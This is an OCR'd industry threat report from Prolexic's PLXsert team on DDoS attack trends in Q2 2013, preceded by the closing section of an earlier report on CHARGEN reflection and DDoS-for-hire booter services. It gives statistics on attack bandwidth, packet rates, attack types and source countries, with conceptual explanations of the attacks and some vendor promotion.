


Figure 41: CHARGEN has been turned off

Conclusion

The observed trends over the last year indicate that the most visible, noisy and profitable methods of DDoS-as-a-Service will be through the use of booter scripts, stressor services and the related APIs. CHARGEN, SNMP and other protocols susceptible to be used in reflection-based attacks will be integrated into services, and when those scripts are hacked, they will be leaked to the public, spreading the attack techniques, tools and tutorials.

In comparison to a traditional large botnet made up of persistently infected Windows workstations, the increased use of this attack method will result in much more effective attacks with fewer resources required. Since attackers will follow the path of least resistance, DrDoS attacks will become more popular.

Looking forward

This quarter was not filled with stories of digital warfare or extreme cases of rampant hacktivism. It was best exemplified by groups of script kiddies graduating into digital crime. It was typified by assembling very simple DDoS-for-hire sites that could run from an iPad. These sites have slick user interfaces and convenient payment methods, opening up the market to malicious actors that can easily inflict damage on small-to-medium businesses for as little as US$5. The democratization of DDoS is here.

The addition of amplification modules to these DDoS-for-hire sites highlights a growing problem. It costs far less to generate an attack than it does to mitigate an attack. We must promote cleanup efforts for obsolete protocols such as CHARGEN and make it more difficult to send money to the criminals offering DDoS-for-hire. Only then will it become more difficult for casual bad actors to perpetuate fraud or other malicious activity.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow us on LinkedIn, Facebook, Google+, YouTube, and @Prolexic on Twitter.

PROLEXIC
DDoS Attacks End Here.

Prolexic Quarterly Global DDoS Attack Report

Q2 2013

Q2 2013 saw significant increases
in average DDoS attack bandwidth
and packet-per-second rates

PROLEXIC
DDoS Attacks End Here.

Analysis and Emerging Trends

At a Glance

Compared to Q2 2012

- 33 percent increase in total number of DDoS attacks
- 23 percent increase in total number of infrastructure (Layer 3 & 4) attacks
- 79 percent increase in total number of application (Layer 7) attacks
- 123 percent increase in attack duration: 38 hours vs. 17 hours
- 925 percent increase in average bandwidth
- 1,655 percent increase in average packet-per-second (pps) rate

Compared to Q1 2013

- 20 percent increase in total number of DDoS attacks
- 17 percent increase in total number of infrastructure (Layer 3 & 4) attacks
- 28 percent increase in total number of application (Layer 7) attacks
- 10 percent increase in attack duration: 38 hours vs. 34.50 hours
- 2 percent increase in average bandwidth: 49.24 Gbps vs. 48.25 Gbps
- 46 percent increase in average packet-per-second (pps) rate
- China maintains its position as the main source country for DDoS attacks

In the second quarter of 2013, Distributed Denial of Service (DDoS) attacks against Prolexic's global client base continued their upward trajectory across almost all tracked metrics. Once again, financial services firms were heavily targeted, but a wide variety of industries were also victimized by attacks, including leading brands in retail, healthcare, high tech, media and telecom, travel and other sectors.

As in previous quarters, attackers predominantly used infrastructure-directed attacks (Layer 3 and Layer 4), which accounted for 74.71 percent of all attacks, with application layer attacks making up the remainder. SYN floods were the attack type of choice, accounting for nearly one-third of all attacks mitigated by Prolexic's Security Operations Center (SOC). This level of SYN floods is the highest volume for any single attack type since Prolexic began publishing its *Quarterly Global DDoS Attack Report*. GET, ICMP and UDP floods were also frequently directed against Prolexic clients during the three-month period.

This quarter, average attack duration continued to rise and reached 38 hours. This reverses the trend of declining attack durations observed early in 2012. Since Q2 2012, when attack duration measured just 17 hours, average duration has more than doubled, illustrating that perpetrators are less concerned about botnet identification. With the widespread availability of compromised web servers, it has become quicker and easier for malicious actors to replenish and redeploy botnets taken down by authorities. Previously, building a botnet from clients, primarily home PCs infected with malware, took considerable time and effort. Therefore, attackers sought to avoid compromising their assets by using shorter attack times.

In Q2 2013, average attack bandwidth reached 49.24 Gbps and average packet-per-second (pps) volume totaled 47.4 million. These figures reflect that attacks in the quarter were extremely intense and perpetrators have considerable firepower at their disposal. Absorbing attacks of this size is far beyond the capacity of all but the largest corporate networks and even many mitigation providers.

The current quarter also showed an increase in the total number of attacks against Prolexic's global client base. April was the most active month of the quarter, accounting for 39.7 percent of all attacks, followed by May (31.62 percent) and June (28.72 percent). In this second quarter, two weeks tied for the most active week of the quarter: April 8-14 and April 15-21. This high level of activity can be attributed to attacks against financial services clients and the ongoing use of the itsoknoproblembro DDoS toolkit.

As is commonplace, the list of source countries responsible for launching the most DDoS attacks was fluid with the exception of China, which remained in first place. This quarter also showed the strong presence of Mexico, in second place, and also Russia, Korea and France. Iran, which appeared last quarter for the first time, remained in the top 10.

Compared to Q2 2012: Year-over-Year Trends

Compared to the same quarter one year ago, the total number of attacks increased 33.8 percent. In addition, the total number of infrastructure attacks increased 23.2 percent while the total number of application attacks (Layer 7) increased by 79.43 percent. While the split between the total number of infrastructure attacks and application layer attacks was similar between the two quarters, both attack types increased when the two quarters are compared. Average attack durations have increased significantly, rising from 17 hours in Q2 2012 to reach 38 hours this quarter, an increase of 123.7 percent.

Most noticeable is the quarter-on-quarter increase in average bandwidth and packet-per-second rates. Average bandwidth increased 925 percent, rising from 4.47 Gbps in Q2 2012 to 49.24 Gbps this quarter. Similarly, the average the packet-per-second rate increased 1,655 percent, rising from 2.7 Mpps in Q2 2012 to 47.4 Mpps this quarter. These metrics reflect how the attacking power of DDoS botnets has increased significantly during the last 12 months.

Compared to Q1 2013: Quarter-over-Quarter Trends

The total number of attacks increased by 20 percent compared to the previous quarter, reflecting a consistently high level of attack activity around the globe during the last six months. The total numbers of both infrastructure and application attacks increased over Q1 2013 (17.4 percent and 28.85 percent respectively). Average attack duration continued to tick upwards, rising from 34.5 hours last quarter to 38 hours in Q2 2013. This shows attackers have considerable botnet resources at hand and are prepared to risk detection by embarking on longer attack campaigns in an effort to bring down their targets. As noted earlier, average attack bandwidth increased from 48.25 Gbps to 49.24 Gbps, a 2.05 percent increase. Average packet-per-second volume again increased significantly. Last quarter's average packet-per-second rate hit 32.4 Mpps, an impressive metric. This quarter, the average packet-per-second rate increased by a robust 46.29 percent to reach 47.4 Mpps. The size of this increase illustrates that distributed denial of service attack volumes show no sign of declining.

Q2 2013 Average Attack Bandwidth (Gbps)

Figure 1 shows average attack bandwidth in gigabits per second (Gbps) for all DDoS attacks mitigated by Prolexic in Q2 2013. The bandwidth consumed is shown on the horizontal axis, while the vertical axis displays the percentage of all mitigated attacks in that range of bandwidth.

In Q2, 2013, 55 percent of attacks had bandwidth greater than 5 Gbps and approximately 17 percent of the total attacks logged against Prolexic's global client base exceeded 60 Gbps. The use of higher bandwidth suggests the involvement of more advanced malicious actors with access to greater resources. These malicious actors are becoming more organized and connected with veteran crime organizations and state-sponsored digital mercenary campaigns. The significant bandwidth use indicates that these advanced threat groups are able to harness the power of larger DDoS botnets.

Approximately 45 percent of the overall attacks in the quarter recorded bandwidths of less than 5 Gbps. Data shows 25 percent of the overall attacks used 1-5 Gbps, and roughly 20 percent of the overall attacks used less than 1 Gbps. These numerous smaller attacks were commonplace, because they do not require many resources to execute and can be launched by low-skilled actors using public tools such as PHP booters and a handful of virtual private servers (VPSs).




Figure 1: Average attack bandwidth (Gbps) in Q2 2013

Q2 2013 Average Attack Volume (Mpps)

Figure 2 displays statistics that represent millions of packets-per-second (Mpps) for attacks throughout Q2 2013. Two interesting trends stand out after analyzing these figures. First, the largest percentages of the total mitigated attacks occurred at rates greater than 40 Mpps, representing approximately 28 percent of total mitigated traffic. Secondly, approximately 26 percent of total mitigated traffic made use of less than 1 Mpps.

DDoS attacks with packet rates of less than 1 Mpps indicate attacks targeting the application layer. Application layer attacks do not typically use high packet rates to achieve their aim and can be carried out by smaller botnets or single workstations using readily available attack scripts.

Attacks using packet rates in excess of 40 Mpps reflect attacks carried out by more advanced attackers, such as veteran criminals who are members of organized crime groups or acting as state-sponsored digital mercenaries. Attacks with packet rates at this level represent the largest number of attacks. The size of this group illustrates that attackers are increasing the use of high packet-per-second rates in an attempt to overwhelm DDoS mitigation equipment, processing power and edge routers.

The fact that the two extremes of the bandwidth spectrum are represented in this manner indicates that veteran criminal groups are becoming more organized and resourceful. They are able to generate the same amount of traffic towards single targets that the entire spectrum of lower-skilled attackers can generate towards numerous targets.

The Measure of Impact of DDoS Attacks (MIDAS) scoring system, developed by AT&T Research Labs, has a similar classification system. *Strong and concentrated* applies to the aggregate of DDoS attacks of more than 40 million packets per second, *weak and distributed* applies to the aggregate of DDoS attacks less than 1 million packets-per-second.




Figure 2: Average millions of packet-per-second (Mpps) for DDoS attacks in Q2 2013

Q2 2013 Attack Vectors

Figure 3 represents all of the attack types that traversed the Prolexic DDoS mitigation network throughout Q2 2013. The majority of DDoS traffic arrived in the form of infrastructure (Layer 3 and 4) attacks, making up approximately 74.71 percent of attacks. The remaining 25.29 percent of DDoS traffic arrived in the form of application attacks (Layer 7).




Figure 3: Types of DDoS attacks and their relative distribution in Q2 2013

Infrastructure attacks (Layer 3 & 4)

The figure shows that the majority of the infrastructure attacks came in the form of SYN floods, which consisted of 31.22 percent of all infrastructure traffic. SYN floods continue to be a popular and effective attack type due to the simplicity of how the attack executes, the ability to spoof origin IP addresses, and the fact that many of DDoS botnets have SYN flooding capabilities as primary functionality. Furthermore, the use of Spoofed SYN (SSYN) floods is increasingly being used as a vector for Distributed Reflection Denial of Service (DrDoS) attacks. The SSYN reflection DDoS attack methodology is the topic of the latest white paper in the DrDoS series published by PLXsert entitled, *An Analysis of SYN Reflection Attacks*.

Figure 3 also indicates the second most popular type of infrastructure attack came in the form of UDP floods. The UDP packet is a stateless packet and is therefore subject to spoofing. UDP floods remain a favorite of malicious actors due to the ease of which attacks can be launched, especially as they relate to DrDoS attacks. An increasingly popular method of sending UDP attack traffic has been the use of booter shells with Command and Control (C&C) interfaces known as stressers, which are PHP scripts deployed on web servers. Booter scripts and related C&C infrastructure were subjects of a PLXsert Threat Advisory Issued in April 2012 entitled, *Threat Advisory: Booter Shell Scripts*.

Application attacks (Layer 7)

The majority of application attacks (Layer 7) came in the form of HTTP GET floods, making up approximately 21.48 percent of the total. This result can be partially attributed to the majority of commercial and public DDoS kits, such as Optima Darkness and Black Energy, that use of GET floods as their standard method of attack. GET floods are potent because they overwhelm the application running on the web server and the flood may initially appear to be legitimate traffic, requiring additional mitigation controls to be implemented.

Other popular types of application attacks came in the forms of HTTP POST floods and SSL GET floods. HTTP POST floods are also featured in many DDoS crime ware kits and enable attackers to utilize POST requests to send large amounts of data to the application. SSL GET floods add an additional strain to the target web servers as processing power is utilized to decrypt incoming traffic.

DDoS-as-a-Service websites will often specify the type of attack options available and Layer 7 attacks are among the choices. For example, a DDoS-as-a-Service or stresser will send commands to multiple web servers that have the Slowloris script installed, which will engage in a Layer 7 flood tool. Traditionally, Slowloris and other Layer 7 attacks that rely on thread exhaustion have been used as a standalone DoS tool; however malicious actors have bundled it as an option into their stresser suites and subsequently increased the potential impact of the technique.

Comparison of Attack Types (Q2 2012, Q1 2013, Q2 2013)

Increase in DNS attack traffic

When compared with Q2 2012 (1.76 percent), Q1 2013 (6.97 percent), and Q2 2013 (7.25 percent), statistics indicate that DNS attacks are on the rise, both in the form of standard floods and Distributed Reflected Denial of Service (DrDoS) attacks. From Q2 2012 to Q2 2013, DNS attacks increased 5.49 percent. DNS attacks are usually directed at organizations with large infrastructures where oversight or misconfiguration of DNS services can cause severe impact to selected targets.

The increasing deployment of high-speed bandwidth to remote global regions has enabled the exponential growth of Internet usage and the increased deployment of Internet services infrastructure. The recent proliferation of DNS servers, many poorly configured, was a natural step in the growth of the Internet. The result, however, has been the reuse of decade-old attack methods that have not lost their effectiveness and have actually gained strength. This trend is consistent with previous PLXsert observations that both infrastructure and application-based attacks are increasing because of the proliferation of compromised web servers with high bandwidth output.

Decrease in ICMP floods

The data indicates that ICMP floods are decreasing as a favored DDoS attack method when compared to Q2 2012 (17.28 percent), Q1 2013 (15.53 percent), and Q2 2013 (15.15 percent). ICMP attacks are focused on Layer 3 and are relatively easy to launch and mitigate. ICMP floods are often launched with tools such as hping, a free packet generator, or custom Perl scripts deployed on compromised machines. ICMP floods have also been observed being used in tandem with basic SYN floods. However, the ICMP flood method seems to be losing popularity as more effective and stealthy methods of DDoS attacks are available.

Amplification attacks favored

Amplification attacks present an added layer of obfuscation, because the attackers spoof the source IPs of requests within the attack vector. Attackers will spoof the IP address of the primary target while sending floods of traffic to misconfigured, intermediary victim servers, which respond with an amplified response to the spoofed IP address. The spoofed IP address is that of the primary target, who receives an unwanted flood of traffic from responding victim servers.

Figure 4 displays the percentages of SYN flood attacks as compared to other types of DDoS attack methods. The data reveals an increasing trend in the use of SYN floods. SYN flood trending data shows Q2 2012 at 26.63 percent, Q1 2013 at 25.83 percent and Q2 2013 at 31.22 percent. During the course of one year, from Q2 2012 to Q2 2013, SYN attacks have had a total net increase of 4.59 percent.

Comparison of the percentages of UDP flood attacks displayed in Figure 4 reveal a decreasing trend. UDP flood data shows Q2 2012 at 23.10 percent, Q1 2013 at 16.32 percent and Q2 2013 at 10.43 percent. Despite the increase in DrDoS attacks making use of Layer 3, overall UDP flood attack data shows a decreasing trend. During the course of one year, from Q2 2012 to Q2 2013, UDP flood attacks decreased 12.67 percent.




Figure 4: Attack type distribution for three time periods in 2012 and 2013

Layer 7 attacks more common

Data shows GET floods have increased in popularity: Q2 2012 (14.81 percent), Q1 2013 (19.33 percent), and Q2 2013 (21.48 percent). During the course of one year, from Q2 2012 to Q2 2013, GET flood DDoS attacks increased 6.67 percent. This increase is consistent with past observations by PLXsert of the increased use of Layer 7 attacks due to ease of deployment of attack scripts onto compromised web servers.

Total Attacks per Week (Q2 2012 vs. Q2 2013)

Figure 5 displays DDoS attack data for the week of April 8, 2013 as compared to the same period in 2012. The figure reveals a 710 percent increase in DDoS activity during this week year-over-year. Additionally, the prior week – April 1, 2013 – reveals an increase of 216 percent compared to the same period in 2012.

These peaks of activity are skewed by DDoS campaigns against many U.S.-based financial services organizations. PLXsert has previously provided indicators that showed these campaigns were highly sophisticated with an unprecedented level of resources and coordination. Furthermore, PLXsert researchers believe there is a significant probability that these campaigns will move across industries, especially those related to U.S. national security and critical infrastructure.

A comprehensive analysis of the BroDoS/itsoknoproblembro campaign and toolkit can be found in the PLXsert white paper, *Threat Advisory: itsoknoproblembro DDoS Toolkit*.




Figure 5: DDoS attacks per week Q2 2012 and Q2 2013

Top 10 Source Countries (Q2 2013)

Figure 6 displays the top 10 countries originating malicious DDoS traffic that was identified traversing the Prolexic network during the quarter. In Q2 2013, China was the leader of DDoS activity with 39.08 percent of sourced DDoS traffic. This number is slightly lower than last quarter when China originated 40.68 percent of all malicious DDoS traffic.

The second largest source of malicious DDoS traffic was Mexico at 27.32 percent, replacing the United States from Q1 2013. The third largest source of malicious traffic was Russia at 7.58 percent, followed by Korea at 7.29 percent, France at 6.50 percent, and the United States at 4.12 percent.

The appearance of Mexico as a source for malicious DDoS traffic is significant, as this country did not appear as a top source country in Q2 2012. Mexico has the largest Spanish-language Internet market with an approximate user base of 46 million people. PLXsert has identified a trend where countries with large network infrastructures, large populations and rapid technological growth will have more incidents of botnet infections. The appearance of Mexico is an indicator that other Latin American countries with similar Internet use rates and growing populations will also surface as sources for malicious DDoS traffic.

Countries that have extensive network infrastructures are typically more susceptible to being selected as targets by malicious groups who seek the unauthorized use and abuse of those network resources. Other factors are also involved when malicious actors are selecting targets by region, such as the proliferation of vulnerable web applications and the availability of large quantities of bandwidth. PLXsert researchers have also observed that malicious actors seek hosting providers that are slow to respond to malware-cleanup requests, as well as those perceived as out-of-reach of international law enforcement authorities.

These emerging factors present a fertile ground for malicious actors and organized crime to harvest botnets to be used for multiple criminal purposes, including their deployment to paying customers as part of an economic ecosystem that supplies DDoS-as-a-Service.

